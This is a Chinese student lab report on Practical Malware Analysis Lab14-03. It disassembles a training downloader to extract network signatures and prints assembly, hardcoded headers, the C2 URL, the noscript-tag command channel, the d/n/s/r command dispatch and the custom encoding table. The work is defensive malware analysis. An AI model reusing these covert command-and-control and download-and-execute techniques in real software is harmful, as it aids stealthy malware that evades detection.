1. 在初始信令中硬编码元素是什么?什么元素能够用于创建一个好的网络特征?

使用 PEiD 查看文件,可以发现文件未加壳。




接着使用 Strings 分析文件中字符串。可以看到与网络请求有关的字符串;同时也看到与 Base64 相似的编码字符串。

```
FlushFileBuffers
*CP
96'
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Accept: */*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
<no
<no
C:\autobot.exe
C:\autobot.exe
http://www.practicalmalwareanalysis.com/start.htm
```

```
tiW
Yt<
_ ^ ] [
/abcdefghijklmnopqrstuvwxyz0123456789: .
EEE
<8PX
700WP
'h''''
```

使用 Wireshark 监控和捕获网络流量。执行“Lab14-03.exe”的恶意软件样本,以捕获其产生的关键网络流量。



使用 IDA Pro 进行深入的静态分析。在 IDA Pro 的导入窗口中，观察到了多个来自 WinINet API 的函数引用，这是 Windows 提供的用于网络通信的 API 集。特别注意到了“InternetOpenUrlA”函数，我们对其进行了交叉引用分析，以确定其在恶意代码中的使用情境。



分析指向了一个特定的子程序（sub\_4011f3）。在该子程序之前的代码中，我们发现了两个静态字符串。通过直接查看这些字符串，我们能够确认它们与 Wireshark 捕获的网络流量数据相符合。

```
push    offset aUserAgentMozil ; "User-Agent: Mozilla"
lea     edx, [ebp+szAgent]
push    edx                      ; char *
call    _sprintf
add     esp, 8
push    offset aAcceptAcceptLa ; "Accept: */*\nAccept"
lea     eax, [ebp+szHeaders]
push    eax                      ; char *
call    _sprintf
add     esp, 8
push    0                       ; dwFlags
push    0                       ; lpszProxyBypass
push    0                       ; lpszProxy
push    0                       ; dwAccessType
lea     ecx, [ebp+szAgent]
push    ecx                      ; lpszAgent
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
mov     [ebp+dwFlags], 100h
push    0                       ; dwContext
mov     edx, [ebp+dwFlags]
push    edx                      ; dwFlags
push    0FFFFFFFFh              ; dwHeadersLength
lea     eax, [ebp+szHeaders]
push    eax                      ; lpszHeaders
mov     ecx, [ebp+lpszUrl]
push    ecx                      ; lpszUrl
mov     edx, [ebp+hInternet]
push    edx                      ; hInternet
call    ds:InternetOpenUrlA
```

比对 Wireshark 的数据和恶意软件中的静态字符串时，我们发现了一个显著的差异：Wireshark 捕获的流量中包含了一个额外的“User-Agent”字段。这表明恶意软件的编写者在使用“InternetOpenUrlA”函数时犯了一个错误，忽略了该函数调用会自动包含“User-Agent”字段的事实。

```
Accept-Encoding: gzip, deflate\r\n
User-Agent: User-Agent: Mozilla/4.0 (compat
Host: www.practicalmalwareanalysis.com\r\n
Cache-Control: no-cache\r\n
```

此错误导致在 HTTP 请求头中出现了重复的“User-Agent”字符串，例如：“User-Agent:User-Agent: Mozil...”。这一点可以作为检测该恶意软件的一个显著特征。因此，基于这一观察，我们可以构建一个检测规则，专门针对这种情况下出现的重复“User-Agent”字符串模式。

总结可得，硬编码的头部包括 Accept、Accept-Language、UA-CPU、Accept-Encoding 和 User-Agent。恶意代码错误地添加了一个额外的 User-Agent，在实际的 User-Agent 中，会导致重复字符串：Jser-Agent: User-Agent: Mozilla...针对完整的 User-Agent 头部（包括重复字符串），可以构造一个有效的检测特征。

## 2. 初始信令中的什么元素可能不利于可持久使用的网络特征？


明确信令（command-and-control, C&C）的内容。

```
Buffer= byte ptr -620h
hFile= dword ptr -420h
szHeaders= byte ptr -41Ch
var_21C= dword ptr -21Ch
hInternet= dword ptr -218h
szAgent= byte ptr -214h
dwNumberOfBytesRead= dword ptr -14h
var_10= dword ptr -10h
var_C= word ptr -0Ch
var_8= dword ptr -8
dwFlags= dword ptr -4
lpszUrl= dword ptr 8
```

函数“sub\_4011f3”接受两个参数，其中，‘lpszUrl’参数在‘InternetOpenUrlA’函数调用中被用作 URL 地址，指向恶意软件的 C&C 服务器。为了深入了解此参数的来源，我们采用了交叉引用分析方法。



跟踪到主函数发现“lpszUrl”参数是在一个循环结构中被调用的，而且循环内部还包含‘Sleep’函数调用，这可能是为了控制信令发送的频率。进一步回溯，我们定位到了“sub\_401457”函数。



在“sub\_401457”中，我们观察到首先进行了“CreateFileA”函数调用。该函数检查 C:\autobat.exe 文件是否存在。如果文件不存在，则程序将访问指定的 URL 地址；如果文件存在，则通过“Read-File”函数读取文件内容，并将其存储在“lpBuffer”（在此上下文中标记为“szUrl”）中。返回到上一层函数，我们可以看到“szUrl”正是“InternetOpenUrlA”函数的“lpSzUrl”参数。

```
call    _memset
add     esp, 0Ch
push    200h           ; int
lea     ecx, [ebp+szUrl]
push    ecx           ; lpBuffer
call    sub_401457
add     esp, 8
neg     eax
sbb     eax, eax
inc     eax
mov     [ebp+var_4], eax

lea     edx, [ebp+var_204]
push    edx           ; char *
lea     eax, [ebp+szUrl]
push    eax           ; lpSzUrl
call    sub_4011F3
add     esp, 8
test    eax, eax
```

我们推断 autobat.exe 是一个包含明文 URL 的配置文件。当该配置文件不可用时，恶意软件会使用硬编码的域名和 URL 路径。构建恶意软件特征时，应同时考虑硬编码的 URL 和相关配置文件。这些 URL 存储在配置文件中且可能随命令变化，具有临时性特征。

### 3. 恶意代码是如何获得命令的?本章中的什么例子用了类似的方法?这种技术的优点是什么?


持续对特定恶意软件代码段 sub\_4011f3 进行深入分析。此代码段表现出高级的网络通信能力，特别是在执行 InternetReadFile 函数后，它利用了 strstr 函数。该函数主要用于在一段字符串中查找另一段字符串首次出现的位置。在这种情况下，strstr 函数的一个关键参数是”<no”。

```
004012DB
004012DB loc_4012DB: ; "<no"
004012DB push offset aNo
004012E0 lea ecx, [ebp+Buffer]
004012E6 push ecx ; char *
004012E7 call _strstr
004012EC add esp, 8
004012EF mov [ebp+var_21C], eax
```

strstr 调用被两个循环包围。外部循环涉及到 InternetReadFile 的重复调用，以从网络上获取更多数据。与此同时，内部循环除了执行 strstr 之外，还调用了函数 sub\_401000。

```
00401305 push eax ; char
00401306 mov ecx, [ebp+var_21C]
0040130C push ecx ; char
0040130D call sub_401000
00401312 add esp, 8
00401315 test eax, eax
```

分析 sub\_401000 函数，我们将注意力转移到了 cmp 指令。通过将 cmp 指令中的 16 进制值转换为字符形式，我们发现程序实际上是在比较字符串中特定偏移处的字符。从 cmp 指令前的 movsx 指令中，我们可以确定这个特定的偏移。经过分析，我们得出结论，程序实际上在检查字符串”noscript”。



这一发现揭示了恶意代码的一个关键行为模式：它通过 Web 页面上的 noscript 标签中的特定组件来接收命令。利用这种方法，恶意代码能够向看似合法的网页发送信号，并接收合法内容。这种技术让防御者区分恶意流量和合法流量变得极其困难，因为恶意流量伪装在正常的网络通信中。

#### 4. 当恶意代码接收到输入时, 在输入上执行什么检查可以决定它是否是一个有用的命令? 攻击者如何隐藏恶意代码正在寻找的命令列表?


恶意软件使用 strrchr 函数定位 URL 中的斜杠 (/), 然后通过 strstr 搜索截断 URL 中的特定字符串 “96”, 以分析特定的 URL 格式。

```

004010F1 call    _strlen
004010F6 add     esp, 4
004010F9 mov     edx, [ebp+var_4]
004010FC add     edx, eax
004010FE mov     [ebp+var_4], edx
00401101 push    offset a96      ; "96"
00401106 mov     eax, [ebp+var_4]
00401109 push    eax             ; char *
0040110A call    _strstr
0040110F add     esp, 8
00401112 mov     [ebp+var_D0], eax

```

接下来，代码分叉为两个路径，一条代表特征搜索失败，另一条代表成功。失败的路径有多个入口点，这意味着如果搜索过程中遇到问题，代码会提前终止。



代码进入一个子程序 sub\_401684，在这里 strtok 函数被用来将命令内容分割成两个部分，并存储在两个变量 var\_c 和 var\_10 中。这个过程的一个关键部分是提取第一个字符串的第一个字符，并使用该字符在一个基于跳转表的结构中做出选择，进而决定接下来的操作。



```

004016AE lea     eax, [ebp+var_8]
004016B1 push     eax                ; char *
004016B2 push     0                ; char *
004016B4 call    _strtok
004016B9 add     esp, 8
004016BC mov     [ebp+var_C], eax
004016BF mov     ecx, [ebp+var_10]
004016C2 movsx   edx, byte ptr [ecx]
004016C5 mov     [ebp+var_14], edx
004016C8 mov     eax, [ebp+var_14]
004016CB sub     eax, 'd'
004016CE mov     [ebp+var_14], eax
004016D1 cmp     [ebp+var_14], 0Fh ; switch 16 cases

```

这个选择结构包括几个 case，例如 case 0 对应字符 d，而其他的 case 分别对应字符 10, 15, 14，这些字符在 ASCII 码中分别表示 n, s, r。根据输入字符的不同，恶意软件执行不同的操作：


```

00401700 loc_401700:           ; jumtable 004016E2 case 15
00401700 mov     ecx, [ebp+var_C]
00401703 push     ecx                ; char *

0040170E loc_40170E:           ; jumtable 004016E2 case 14
0040170E mov     edx, [ebp+var_C]

004013D3 push     offset FileName ; "C:\\autobat.exe"
004013D8 call    ds:CreateFile@0
004013DE mov     [ebp+hFile], eax
004013E4 cmp     [ebp+hFile], 0FFFFFFFh
004013EB jnz     short loc_4013F5

```



```

004013F5 loc_4013F5:           ; lpOverlapped
004013F5 push     0
004013F7 lea     eax, [ebp+Number0fBytesWritten]
004013FD push     eax                ; lpNumber0fBytesWritten
004013FE mov     ecx, [ebp+nNumber0fBytesToWrite]
00401404 push     ecx                ; nNumber0fBytesToWrite
00401405 lea     edx, [ebp+Buffer]
00401408 push     edx                ; lpBuffer
0040140C mov     eax, [ebp+hFile]
00401412 push     eax                ; hFile
00401413 call    ds:WriteFile@0
00401419 mov     [ebp+var_208], eax
0040141F cmp     [ebp+var_208], 0

```

如果字符是 d，它调用 sub\_401565 和 sub\_401147。对于字符 n，仅仅对变量 var\_4 进行赋值然后退出。如果字符是 s，则调用 sub\_401613 并无论如何执行 sleep 函数来休眠。对于字符 r，调用 sub\_401651 和 sub\_401147，这表明 r 和 d 在内部都执行了 sub\_401147。深入 sub\_401372，我们发现它调用了 CreateFile 和 WriteFile 函数，以及之前提到的 C:\autobat.exe。这表明 r 的作用可能是覆盖配置文件，将恶意代码重定向到不同的信令 URL。

最后，分析 sub\_401147 揭示了一个循环结构，在循环开始时调用 strlen 获取长度，并处理一些类似于 Base64 但仅使用小写字母的编码字符串。这些发现帮助我们理解恶意代码如何解析和处理命令。



```

00401651 push    ebp
00401652 mov     ebp, esp
00401654 sub     esp, 200h
0040165A mov     eax, [ebp+arg_0]
0040165D push    eax ; char *
0040165E lea     ecx, [ebp+var_200]
00401664 push    ecx ; int
00401665 call   sub_401147

```

.rdata:00407008 byte_407008	db 2Fh
.rdata:00407009	db 61h ; a
.rdata:0040700A	db 62h ; b
.rdata:0040700B	db 63h ; c
.rdata:0040700C	db 64h ; d
.rdata:0040700D	db 65h ; e
.rdata:0040700E	db 66h ; f
.rdata:0040700F	db 67h ; g
.rdata:00407010	db 68h ; h
.rdata:00407011	db 69h ; i
.rdata:00407012	db 6Ah ; j
.rdata:00407013	db 6Bh ; k
.rdata:00407014	db 6Ch ; l
.rdata:00407015	db 6Dh ; m
.rdata:00407016	db 6Eh ; n
.rdata:00407017	db 6Fh ; o
.rdata:00407018	db 70h ; p
.rdata:00407019	db 71h ; q
.rdata:0040701A	db 72h ; r
.rdata:0040701B	db 73h ; s

恶意代码接收输入时的检查，需要输入包含完整 URL（包括 http://）和 noscript 标签，且 URL 中的域名必须与原始网页请求的域名相同，路径以 96’ 结尾。这个格式用于构成命令和参数，其中命令的第一个字母决定了执行的操作。攻击者为了隐藏他们正在寻找的命令列表，可能会在 Web 响应中包含诸如 soft 或 seller 之类的单词，而实际上传达的是一个简单的休眠（s）命令。这种方法使得攻击者可以在不改变恶意代码的情况下，灵活地使用不同的命令词。

## 5. 什么类型的编码用于命令参数?它与 Base64 编码有什么不同?它提供的优点和缺点各是什么?

该恶意代码使用自定义数字编码方案代替 Base64。其通过数字对映射到预定义字符数组实现编码，字符集包括小写字母、数字、冒号和点号，主要用于 URL 通信。优点在于其非标准性，增加逆向工程难度；缺点是简单性和一致的编码模式可能被分析工具识别为可疑。理解此编码有助于揭示恶意软件的通信机制。

## 6. 这个恶意代码会接收哪些命令?

恶意代码命令包括 quit、download、sleep 和 redirect。quit 命令就是简单退出程序 download 命令是下载并且运行可执行文件，不过与以前的实验不同，这里攻击者可以指定 URL 下载。redirect 命令修改了恶意代码使用的配置文件，因此导致了一个新的信令 URL。

## 7. 这个恶意代码的目的是什么？

该恶意代码是一种下载器型恶意软件，具有远程控制功能，可接收指令下载和执行其他恶意代码。它灵活适应，通过更换控制域名规避封锁，传统域名阻断策略效果有限。传播方式多样，如邮件附件或伪装成合法软件，被安装后可执行窃取信息或安装更多恶意软件等操作。

## 8. 本章介绍了用独立的特征, 来针对不同位置代码的想想法, 以增加网络特征的鲁棒性。那么在这个恶意代码中, 可以针对哪些区段的代码, 或是配置文件来提取网络特征？

恶意代码行为中某些特殊元素可能作为独立的检测目标，比如：

- (1) 与静态定义的域名和路径，以及动态发现的 URL 中相似信息有关的特征。与信令中静态组件有关的特征。
- (2) 能够识别命令初始请求的特征。
- (3) 能够识别命令与参数对特定属性的特征

## 9. 什么样的网络特征集应该被用于检测恶意代码？

- (1) 编码特征：
  - ①识别特定编码模式（如 Base64、自定义编码）。
  - ②分析编码数据中字符分布、长度规律或特定标识符。
- (2) URL 结构和内容：
  - ①特定的 URI 路径、参数、长度或字符模式（如固定前缀、后缀）。
  - ②硬编码域名和动态生成的域名（DGA）。
  - ③非常规的 User-Agent 字段或 Referer 字段内容。
- (3) 通信协议特征：
  - ①异常 HTTP 请求模式（如 GET 请求的伪装下载）。
  - ②使用未常见端口进行通信或长时间保持的连接。
- (4) 行为模式：
  - ①数据包的大小、频率和时间间隔（如心跳流量）。
  - ②双向通信的建立及其交互模式。
- (5) 文件交互特征：
  - ①特定扩展名的伪装文件（如 “.png” 传递非图片内容）。

②配置文件中动态 URL 的调用行为。

（6）隐匿与反检测特性：

①突发式通信或延时通信以逃避检测。

②加密或混淆的流量行为。

（7）异常的资源访问：

①访问域名频繁切换或未注册的新域名。

②不符合常规使用模式的资源请求（如异常的静态资源文件）。

## 四、实验结论及心得体会

通过本次实验，我深入学习了恶意代码分析的关键技术，包括静态和动态分析、网络通信特征提取等。通过工具逐步解析恶意代码的结构和行为，理解其通过自定义编码、隐蔽通信、动态配置 URL 等手段规避检测的策略。

实验让我认识到恶意代码的多样用途（如远程控制、文件下载与执行）及其隐蔽性和灵活性，同时强化了设计网络检测特征的能力。尤其是针对编码模式、URI 结构和异常通信行为的分析。